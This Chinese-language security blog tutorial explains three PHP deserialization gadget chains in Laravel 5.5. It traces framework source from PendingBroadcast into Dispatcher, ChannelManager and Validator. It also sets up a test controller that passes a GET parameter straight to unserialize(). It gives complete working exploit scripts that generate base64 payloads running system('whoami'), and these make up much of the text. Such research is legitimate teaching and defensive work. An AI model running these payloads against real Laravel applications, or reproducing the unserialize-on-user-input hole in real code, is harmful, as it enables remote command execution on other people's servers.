laravel-5.5-序列化导致rce

> 之前开分析给laravel5.7,5.8,5.4的序列化漏洞，所以继续我们的laravel框架序列化漏洞

1.1环境搭建

`要分析框架漏洞我们肯定要搭建好环境`，这里我是使用的安装包搭建的，也可以使用`composer`搭建

laravel安装包下载地址

然后使用phpstduy，快速搭建好。如下图。

1.2寻找利用点

`laravel5.5中并没有修复5.4的序列化漏洞`所以我们这一次就不讨论之前5.4的序列化漏洞了，还记得上一次分析5.4的思路是找`__call`魔法函数，而这一次我们换一个思路。


这次是调用任意类的方法。

入口：5.5版本序列化的入口还是`Illuminate\Broadcasting\PendingBroadcast`

```
55      public function __destruct()
56      {
57          $this->events->dispatch($this->event);
58      }
59  }
```

简单的解释一下为什么这个入口好利用？因为这里两个参数我们都可以控制，就有俩个思路，一个是去调用`__call`方法，另一个是去调用任意类的`dispatch()`方法。

所以我们就去搜索`dispatch()`方法，这里我们利用`Illuminate\Events\Dispatcher`类中的`dispatch`方法



为什么我们找的是这个类？因为下面有一个可能存在rce的地方。

```php
public function dispatch($event, $payload = [], $halt = false)
{
    // When the given "event" is actually an object we will assume it is an event
    // object and use the class as the event name and this event itself as the
    // payload to the handler, which makes object based events quite simple.
    list($event, $payload) = $this->parseEventAndPayload(
        $event, $payload
    );

    if ($this->shouldBroadcast($payload)) {
        $this->broadcastEvent($payload[0]);
    }
    $responses = [];
    foreach ($this->getListeners($event) as $listener) {
        $response = $listener($event, $payload);

        // If a response is returned from the listener and event halting is enabled
        // we will just return this response, and not call the rest of the event
        // listeners. Otherwise we will add the response on the response list.
        if ($halt && ! is_null($response)) {
            return $response;
        }
        // If a boolean false is returned from a listener, we will stop propagating
        // the event to any further listeners down in the chain, else we keep on
        // looping through the listeners and firing every one in our sequence.
        if ($response === false) {
            break;
        }
        $responses[] = $response;
    }
```

所以现在就是看看`$response = $listener($event, $payload);`中的参数可以控制？去构造一个`system(whoami)`

`$event`变量是来自`Illuminate\Broadcasting\PendingBroadcast`类的`$this->event`我们可以控制。

所以接下来至少的利用都要去控制`$listener`变量。而`$listener`变量是来自`getListeners()`方法

我们跟进`getListeners()`方法

```php
public function getListeners($eventName)
{//$eventName=whoami
    $listeners = $this->listeners[$eventName] ?? [];

    $listeners = array_merge(//合并操作
        $listeners, $this->getWildcardListeners($eventName)
    );

    return class_exists($eventName, false)//检查类是不是定义了，false
                ? $this->addInterfaceListeners($eventName, $listeners)
                : $listeners;
}
```

可以发现我们可以控制的参数是`$this->listeners[]`数组，并且这里的`$eventName`就是`Illuminate\Broadcasting\PendingBroadcast`类的`$this->event`为我们执行命令的参数，所以`class_exists($eventName, false)`为false，直接返回`$listeners`

然后返回`dispatch`函数进行foreach操作，这里我们已经可以控制`$this->getListeners($event)`的返回值，所以就可以控制`$listener`

```
197         foreach ($this->getListeners($event) as $listener) {
198             $response = $listener($event, $payload);
```

而这里是执行system命令，就可以不管`$payload`变量，并且system函数支持2个参数

system

(PHP 4, PHP 5, PHP 7, PHP 8)
system — 执行外部程序，并且显示输出

说明

```
system ( string $command , int &$return_var = ? ) : string
```

1.3构造触发

因为序列化的利用基本上在后期开发中写的，使用我们需要写一个触发点去验证poc.

在`/routes/web.php`文件中添加一条路由，便于我们后续访问。


```
Route::get("/","\App\Http\Controllers\DemoController@demo");
```

然后在`/app/Http/Controllers/`下添加`DemoController`控制器，代码如下：（后面都是利用这个漏洞触发点）

```
<?php
namespace App\Http\Controllers;

use Illuminate\Http\Request;
class DemoController extends Controller
{
    public function demo()
    {
        if(isset($_GET['c'])){
            $code = $_GET['c'];
            unserialize($code);
        }
        else{
            highlight_file(__FILE__);
        }
        return "Welcome to laravel5.5";
    }
}
```

1.4exp

```php
<?php

namespace Illuminate\Broadcasting
{
    class PendingBroadcast
    {
        protected $events;
        protected $event;

        function __construct($events, $parameter)
        {
            $this->events = $events;
            $this->event = $parameter;
        }
    }
}
namespace Illuminate\Events
{
    class Dispatcher
    {
        protected $listeners;

        function __construct($function, $parameter)
        {
            $this->listeners = [
                $parameter => [$function]
            ];
        }
    }
}
namespace{
    $b = new Illuminate\Events\Dispatcher('system','whoami');
    $a = new Illuminate\Broadcasting\PendingBroadcast($b,'whoami');
    echo base64_encode(serialize($a));
}
```



执行成功~

1.5攻击流程

下面的攻击流程图，去掉了没有用的代码。

```php
<?php
class PendingBroadcast{
    public function __destruct()
    {
        $this->events->dispatch($this->event);
    }
}
class Dispatcher{
    public function dispatch($event, $payload = [], $halt = false)
    {
        foreach ($this->getListeners($event) as $listener) {
            $response = $listener($event, $payload);
        }
    }
    public function getListeners($eventName)
    {
        $listeners = $this->listeners[$eventName] ?? [];

        $listeners = array_merge(
            $listeners, $this->getWildcardListeners($eventName)
        );

        return class_exists($eventName, false)//检查类是不是定义了，false
                    ? $this->addInterfaceListeners($eventName, $listeners)
                    : $listeners;
    }
}
```

命令执行

别着急，还有。。。。

2.1链子2

反正入口是一样的，并且思路就俩个，所以只要认真去寻找总是会有的。

所以这里我们在去找一个`__call`魔法函数的

在`Illuminate\Support\Manager`类中发现，并且这个类是抽象类，说明有一个类是实现他的，一会在去找这个类。

```php
    public function __call($method, $parameters)
    {
        return $this->driver()->$method(...$parameters);
    }
```

现在我们需要进跟进`driver()`方法，找一找有没有利用点，并且可以控制参数。

```php
    public function driver($driver = null)
    {
        $driver = $driver ?: $this->getDefaultDriver();

        // If the given driver has not been created before, we will create the instances
        // here and cache it so we can return it next time very quickly. If there is
        // already a driver created by this name, we'll just return that instance.
        if (! isset($this->drivers[$driver])) {
            $this->drivers[$driver] = $this->createDriver($driver);
        }

        return $this->drivers[$driver];
    }
```

```php
abstract public function getDefaultDriver();
```

说明这个方法是抽象方法，现在我们就需要去寻找这个类，去实现这个方法的。

找到了`Illuminate\Notifications\ChannelManager`类，并且这个参数`$this->defaultChannel`我们可以控制

```
146     public function getDefaultDriver()
147     {
148         return $this->defaultChannel;
149     }
```

说明`$driver`变量可以控制，然后跟进`createDriver`函数，我们可以控制`$this->customCreators[$driver]`

```
77      protected function createDriver($driver)
78      {
79          // We'll check to see if a creator method exists for the given driver. If not we
80          // will check for a custom driver creator, which allows developers to create
81          // drivers using their own customized driver creator Closure to create it.
82          if (isset($this->customCreators[$driver])) {
83              return $this->callCustomCreator($driver);
84          } else {
85              $method = 'create'.Str::studly($driver).'Driver';
86
87              if (method_exists($this, $method)) {
88                  return $this->$method();
89              }
90          }
91          throw new InvalidArgumentException("Driver [$driver] not supported.");
92      }
```

然后去看一看`callCustomCreator`函数，发现了利用点，可能存在rce，并且`$this->app`我们可以控制。

```
100     protected function callCustomCreator($driver)
101     {
102         return $this->customCreators[$driver]($this->app);
103     }
```

现在就是需要去控制`$this->customCreators[$driver]`并且可以进入`callCustomCreator`函数。我们在返回`createDriver`函数看看。


```
if (isset($this->customCreators[$driver])) {
    return $this->callCustomCreator($driver);
```

这里我们可以控制`$this->customCreators[$driver]`，让其等于`system`这样就可以进入if条件，并且`$driver`我们也可以控制，然后进入`callCustomCreator()`，执行命令。

2.2exp

```
1  <?php
2  namespace Illuminate\Broadcasting
3  {
4      class PendingBroadcast
5      {
6          protected $events;
7
8          function __construct($events)
9          {
```

```php
            $this->events = $events;
        }
    }
}


namespace Illuminate\Notifications
{
    class ChannelManager
    {
        protected $app;
        protected $defaultChannel;
        protected $customCreators;

        function __construct($function, $parameter)
        {
            $this->app = $parameter;
            $this->customCreators = ['nice' => $function];
            $this->defaultChannel = 'nice';
        }
    }
}
namespace{
    $b = new Illuminate\Notifications\ChannelManager('system','whoami');
    $a = new Illuminate\Broadcasting\PendingBroadcast($b);
    echo base64_encode(serialize($a));
}
```



成功执行。

2.3攻击流程

下面的攻击流程图，同样去掉了没有用的代码。

什么？结束？别着急别着急，还有呢。。。

3.1链子3

我们还是去寻找 `__call` 魔法函数。在 `Illuminate\Validation\Validator` 类中找的


```php
    public function __call($method, $parameters)
    {
        $rule = Str::snake(substr($method, 8));

        if (isset($this->extensions[$rule])) {
            return $this->callExtension($rule, $parameters);
        }

        throw new BadMethodCallException("Method [$method] does not exist.");
    }
```

这里，我们可以控制 `$this->extensions[$rule]`,然后去查看一下 `callExtension()` 函数


```php
    protected function callExtension($rule, $parameters)
    {
        $callback = $this->extensions[$rule];

        if (is_callable($callback)) {//is_callable()函数用于检测函数在当前环境中是否可调用。
            return call_user_func_array($callback, $parameters);
        } elseif (is_string($callback)) {
            return $this->callClassBasedExtension($callback, $parameters);
        }
    }
```

发现利用点，`call_user_func_array()`。而这里的 `$callback` 可以通过 `$this->extensions[$rule];` 去控制， `$parameters` 就是 `__call` 方法中的 `$parameters` 也就是 `Illuminate\Broadcasting\PendingBroadcast` 类的 `$this->event`，使用我们可以**rce**。

最后我们只需要控制参数进入`if (isset($this->extensions[$rule]))`条件，就需要通过调试去看一看`$rule`变量的值



可以看到`$rule`变量的值是`""`，所以只要让其`$rule`变量等于`""`就可以进入if条件。进行下面的操作。



3.2exp

```php
<?php
namespace Illuminate\Broadcasting
{
    class PendingBroadcast
    {
        protected $events;
        protected $event;
        function __construct($events, $event)
        {
            $this->events = $events;
            $this->event = $event;
        }
    }
}
namespace Illuminate\Validation
{
    class Validator
    {
        public $extensions;

        function __construct($function)
        {
            $this->extensions = ['' => $function];
        }
    }
}
namespace{
    $b = new Illuminate\Validation\Validator('system');
    $a = new Illuminate\Broadcasting\PendingBroadcast($b,'whoami');
    echo base64_encode(serialize($a));
}
```

执行成功

3.3攻击流程

下面的攻击流程图，同样去掉了没有用的代码。

```php
<?php
class PendingBroadcast{
    public function __destruct()
    {
        $this->events->dispatch($this->event);
    }
}
class Validator{
    public function __call($method, $parameters)
    {
        $rule = Str::snake(substr($method, 8));//$rule=""

        if (isset($this->extensions[$rule])) {
            return $this->callExtension($rule, $parameters);
        }
    }
    protected function callExtension($rule, $parameters)
    {
        $callback = $this->extensions[$rule];

        if (is_callable($callback)) {//is_callable()函数用于检测函数在当前环境中是否可调用。
            return call_user_func_array($callback, $parameters);
        }
    }
}
```

hhh...没有了，但是我相信还有的，感兴趣的师傅们可以去深入研究一下。

总结

- 这个漏洞应该说是比较简单的序列化，比较好理解，对于初学者来说比较容易上手
- 这个唯一的难点在处理一些变量中的一些细节问题
- all in all 多调试，多跟踪